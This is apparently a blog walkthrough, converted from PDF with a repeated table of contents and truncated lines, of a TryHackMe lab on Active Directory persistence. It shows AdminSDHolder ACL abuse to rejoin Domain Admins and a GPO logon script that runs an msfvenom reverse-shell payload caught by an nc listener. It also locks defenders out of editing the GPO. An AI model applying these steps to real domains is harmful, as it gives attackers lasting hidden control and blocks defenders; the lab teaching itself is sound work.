dir \\thmdc.za.tryhackme.loc\c$\Users
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

```
za\donald.ross@THMWRK1 C:\Users\donald.ross> dir \\thmdc.za.tryhackme.loc\c$\Users
Volume in drive \\thmdc.za.tryhackme.loc\c$
Volume Serial Number is 1634-22A9

Directory of \\thmdc.za.tryhackme.loc\c$\Users
```

```
04/27/2022 08:22 AM <DIR> .
04/27/2022 08:22 AM <DIR> ..
08/11/2022 12:48 AM <DIR> Administrator
04/27/2022 08:22 AM <DIR> Administrator.TRYHACKME
03/21/2020 09:25 PM <DIR> Public
03/21/2020 09:52 PM <DIR> vagrant
                0 File(s)            0 bytes
                6 Dir(s)  51,539,210,240 bytes free
```

```
za\donald.ross@THMWRK1 C:\Users\donald.ross>
```

Questions

? What is the term used to describe other AD groups?

Show Answer

Group Nesting

? What is the command to add a new group, thmgroup?

Show Answer

Add-ADGroupMember -Identity thmgroup -Members

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Task 7: Persistence through ACLs

- Active Directory has a process called **SDProp** that replicates a template called, **AdminSDHolder** to all protected groups in the domain

- If an attacker adds their user account to the **AdminSDHolder** template, SDProp will replicate the ACL to all the protected groups when it runs every 60 minutes
- So even if the attacker is removed, they will be re-added at very cycle by

Practical


RDP to THMWRK1

RDP to `thmwrk1` as your standard user and

```
xfreerdp /v:thmwrk1.za.tryhackme.loc /u:'donald.ross'
```

Now, inject the network credentials of your session. Launch a PowerShell terminal

```
runas /netonly /user:za.tryhackme.loc\Administrator
```



```
Administrator: Windows PowerShell
PS C:\Users\donald.ross> runas /netonly /user:za.tryhackme.loc\Administrator
Enter the password for za.tryhackme.loc\Administrator:
Attempting to start cmd.exe as user "za.tryhackme.loc\Administrator"
PS C:\Users\donald.ross>

Administrator: cmd.exe (running as za.tryhackme.loc\Administrator)
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>mmc.exe

C:\Windows\system32>
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Modify the AdminSDHolder Template

From your command prompt – now running with the injected domain admin credential – run the command `mmc.exe` . Go to `File > Add/Remove Snap-in` . Now, add the **Active Directory Users and Computers** snap-in.

Go to View > Advan

Right-click AdminSDHolder

Click Add under the Security tab

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions


Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Add your unprivileged user to the ACL here and be sure to **allow Full Control** for your user. Now, let's manually start the SDProp sync procedure.

WinRM to the Domain Controller

Use your existing command prompt for the




Still running our command prompt with

```
# Enter a PowerShell session
powershell -ep bypass

# WinRM to the domain controller as the DA
Enter-PSSession -ComputerName thmdc.za.tryhackme.loc

# Now running a PowerShell session on the domain
Import-Module C:\Tools\Invoke-ADSDPropagation.ps1
Invoke-ADSDPropagation
```



Now that you've given your **unprivileged user** full control in the AdminSDHolder template. We can simply add ourselves as a member to a

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs
Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

protected group. Let's test this *from your unprivileged user's PowerShell windows on THMWRK1*.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\donald.ross> whoami
za\donald.ross
PS C:\Users\donald.ross> Add-ADGroupMember -Identity 'Domain Admins' -Members 'Donald.Ross'
PS C:\Users\donald.ross> Get-ADGroupMember -Identity 'Domain Admins'

distinguishedName : CN=donald.ross,OU=Sales,OU=People,DC=za,DC=tryhackme
name               : donald.ross
objectClass        : user
objectGUID         : 41c12f5e-8abc-4e03-98a1-f9654acc36a2
SamAccountName     : donald.ross
SID                : S-1-5-21-3885271727-2693558621-2658995185-115

PS C:\Users\donald.ross> dir \\thmdc.za.tryhackme.loc\C$\Users

Directory: \\thmdc.za.tryhackme.loc\C$\Users

Mode                LastWriteTime         Length Name
----                -
d-----          8/11/2022 12:48 AM             Administrator
d-----          4/27/2022  8:22 AM             Administrator.TR
d-r-----        3/21/2020  8:25 PM              Public
d-----          3/21/2020  8:52 PM             vagrant

PS C:\Users\donald.ross>
```

Table of Contents

- Nest the Groups
- Verify Inherited Privileges
- Questions
- Task 7: Persistence through ACLs
- Practical
 - RDP to THMWRK1
 - Modify the AdminSDHolder Template
 - WinRM to the Domain Controller
- Questions
- Task 8: Persistence through GPOs
- Common GPO Persistence Techniques
- Domain Persistence with Logon Scripts
- Create a Payload
- Create a Batch Script
- Copy the Items to the Domain Controller
- Create the GPO
- Start a Listener and Catch a Shell
- Remove Admins Ability to Edit GPOs
- Questions
- Task 9: Conclusion
- Additional Persistence Techniques
- Mitigation

Questions

? What AD group's ACLs are used as Protected Groups?

Show Answer

AdminSDHolder

? What AD service updates the ACLs of all Protected Groups to match that of the template?

Show Answer

SDProp

? What ACL permission allows the user to modify an AD object?

Show Answer

Full Control

Task 8: Persistence

Common GPO Persistence

- Restricted Group Membership
- Logon Script Deployment
- Firewall Tampering
- Anti-Virus Tampering

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller

Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Domain Persistence with Logon Scripts

Create a Payload

This is the executable that will run w
their systems.

```
msfvenom -p windows/shell_reverse_tcp LHOST=kali-
```

Create a Batch Script

This script will run on the target use
The script does the following actions:

1. Copy the payload from the SYSVOL c
controller to a temporary director
2. Wait 20 seconds to ensure complete
3. Execute the payload

```
copy \\za.tryhackme.loc\sysvol\za.tryhackme.loc\s
```

Contents of batch scrip

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs
Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques
Mitigation

Copy the Items to the Domain Controller


```
# Use scp on Kali
```

```
scp 0xBEN_pwnz.exe za\\Administrator@thmdc.za.tryhackme.loc:C:/Windows/SYSVOL/sysvol/za.tryha
```


```
scp 0xBEN_pwnz.bat za\\Administrator@thmdc.za.tryhackme.loc:C:/Windows/SYSVOL/sysvol/za.tryha
```

Create the GPO


Use your existing *MMC console from Task 6* with *administrator* credentials. Go to **File** > **Group Policy Management**.



Right-click "Admins" and choose "New GPO".



Click "OK".



Right-click your GPO and set it to "Enforced".




Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Right-click and Edit

Follow the instructions to and browse to your **batch script**. Use this path in the navigation bar to find you


```
\\thmdc.za.tryhackme.loc\SYSVOL\za.tryhackme.
```

Start a Listener and Catc

First start a listener to catch the sh
Administrators logs.

```
sudo nc -lnvp 443
```

Now, we'll simulate this activity by r
logging in as them. Using the **MMC cons**
let's attach the **Active Directory Users and Groups**



Right-click, choose "Reset Password..."

Table of Contents

Nest the Groups

Verify Inherited Privileges Questions

Task 7: Persistence through ACLs Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques Mitigation

Add to a group...

Disable Account

Reset Password...

Reset Password ? X

New password:

Confirm password:


☐ User must change password at next logon

The user must logoff and then logon again

Account Lockout Status on this Domain Controller

☐ Unlock the user's account

Set the updated password



Now, let's RDP in as the T2 administrator

```
xfreerdp /v:thmsvr1.za.tryhackme.loc /u:'t1_eileen.burton'
```

```
(ben@kali)-[~/Pentest/Training/THM]
$ listen 443
listening on [any] 443 ...
connect to [10.50.84.182] from (UNKNOWN) [10.50.84.182] 443
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
za\t1_eileen.burton

hostname
hostname
THMSERVER1

C:\Windows>
```

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller

Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions


Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Remove Admins Ability to Edit GPOs

We don't want defenders to be able modify our GPOs or destroy our persistence. You should set the `thmwrk1`.



Click on the Delete button



Set "ENTERPRISE DOMAIN CONTROLLERS" to "Edit Group Policy Objects"



Remove all others so that it resembles this

Click **Advanced**

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs
Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell


Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion


Additional Persistence
Techniques

Mitigation



Remove "CREATOR OWNER"

Add Domain Computers so that they can execute the script



Finally, Remove Authenticated Users from the GPO so that there is absolutely no person (even you) being able to execute the script. The only way to remove it is to remove it from the Domain Controller's machine account.

Questions



What MMC snap-in can be used to manage GPOs?

Show Answer

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Group Policy Management

? What sub-GPO is used to grant use of administrative groups on the hosts that the GPO is applied to?

Show Answer

Restricted groups

? What tab is used to modify the security settings and groups have on the GPO?

Show Answer

Delegation

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation

Task 9: Conclusion

After each round of lateral movement and privilege escalation, persistence should be deployed.

Additional Persistence Techniques

- **Skeleton Keys:** Use Mimikatz to create a default password for any domain account that does not overw
- **Directory Service Restore Mode (DSRM):** For AD recovery, this password is retrieved by Mimikatz
- **Malicious Security Support Provider:** Can intercept authentication attempts, can log I
- **Computer Accounts:** Changing the de days to a longer duration can aid the machine account is made Admini

Mitigation

- Be on the lookout for logins that
- Have good detection capabilities a ACLs, and GPOs
- Least privilege on protected resou

Written by

0xBEN

[View all posts](#)

Table of Contents

Nest the Groups
Verify Inherited Privileges
Questions
Task 7: Persistence through ACLs
Practical
RDP to THMWRK1
Modify the AdminSDHolder Template
WinRM to the Domain Controller
Questions
Task 8: Persistence through GPOs
Common GPO Persistence Techniques
Domain Persistence with Logon Scripts
Create a Payload
Create a Batch Script
Copy the Items to the Domain Controller
Create the GPO
Start a Listener and Catch a Shell
Remove Admins Ability to Edit GPOs
Questions
Task 9: Conclusion
Additional Persistence Techniques
Mitigation

More from 0xBEN

TRYHACKME

TryHackMe | Publisher

0xBEN

Jul 2, 2024 11 min read

TRYHACKME

TryHackMe | Airplane

0xBEN

Jun 21, 2024 11 min read

Table of Contents

Nest the Groups

Verify Inherited Privileges
Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder
Template

WinRM to the Domain Controller
Questions

Task 8: Persistence through GPOs

Common GPO Persistence
Techniques

Domain Persistence with Logon
Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain
Controller

Create the GPO

Start a Listener and Catch a
Shell

Remove Admins Ability to Edit
GPOs

Questions

Task 9: Conclusion

Additional Persistence
Techniques

Mitigation

0xBEN

Cybersecurity and Coffee

SUBSCRIBE

NAVIGATION

Cybersecurity

IT

Coffee

Free Resources

Topics

Notes

Have I Helped You?

SOCIAL

✕ Twitter

📡 RSS

Table of Contents

Nest the Groups

Verify Inherited Privileges

Questions

Task 7: Persistence through ACLs

Practical

RDP to THMWRK1

Modify the AdminSDHolder Template

WinRM to the Domain Controller

Questions

Task 8: Persistence through GPOs

Common GPO Persistence Techniques

Domain Persistence with Logon Scripts

Create a Payload

Create a Batch Script

Copy the Items to the Domain Controller

Create the GPO

Start a Listener and Catch a Shell

Remove Admins Ability to Edit GPOs

Questions

Task 9: Conclusion

Additional Persistence Techniques

Mitigation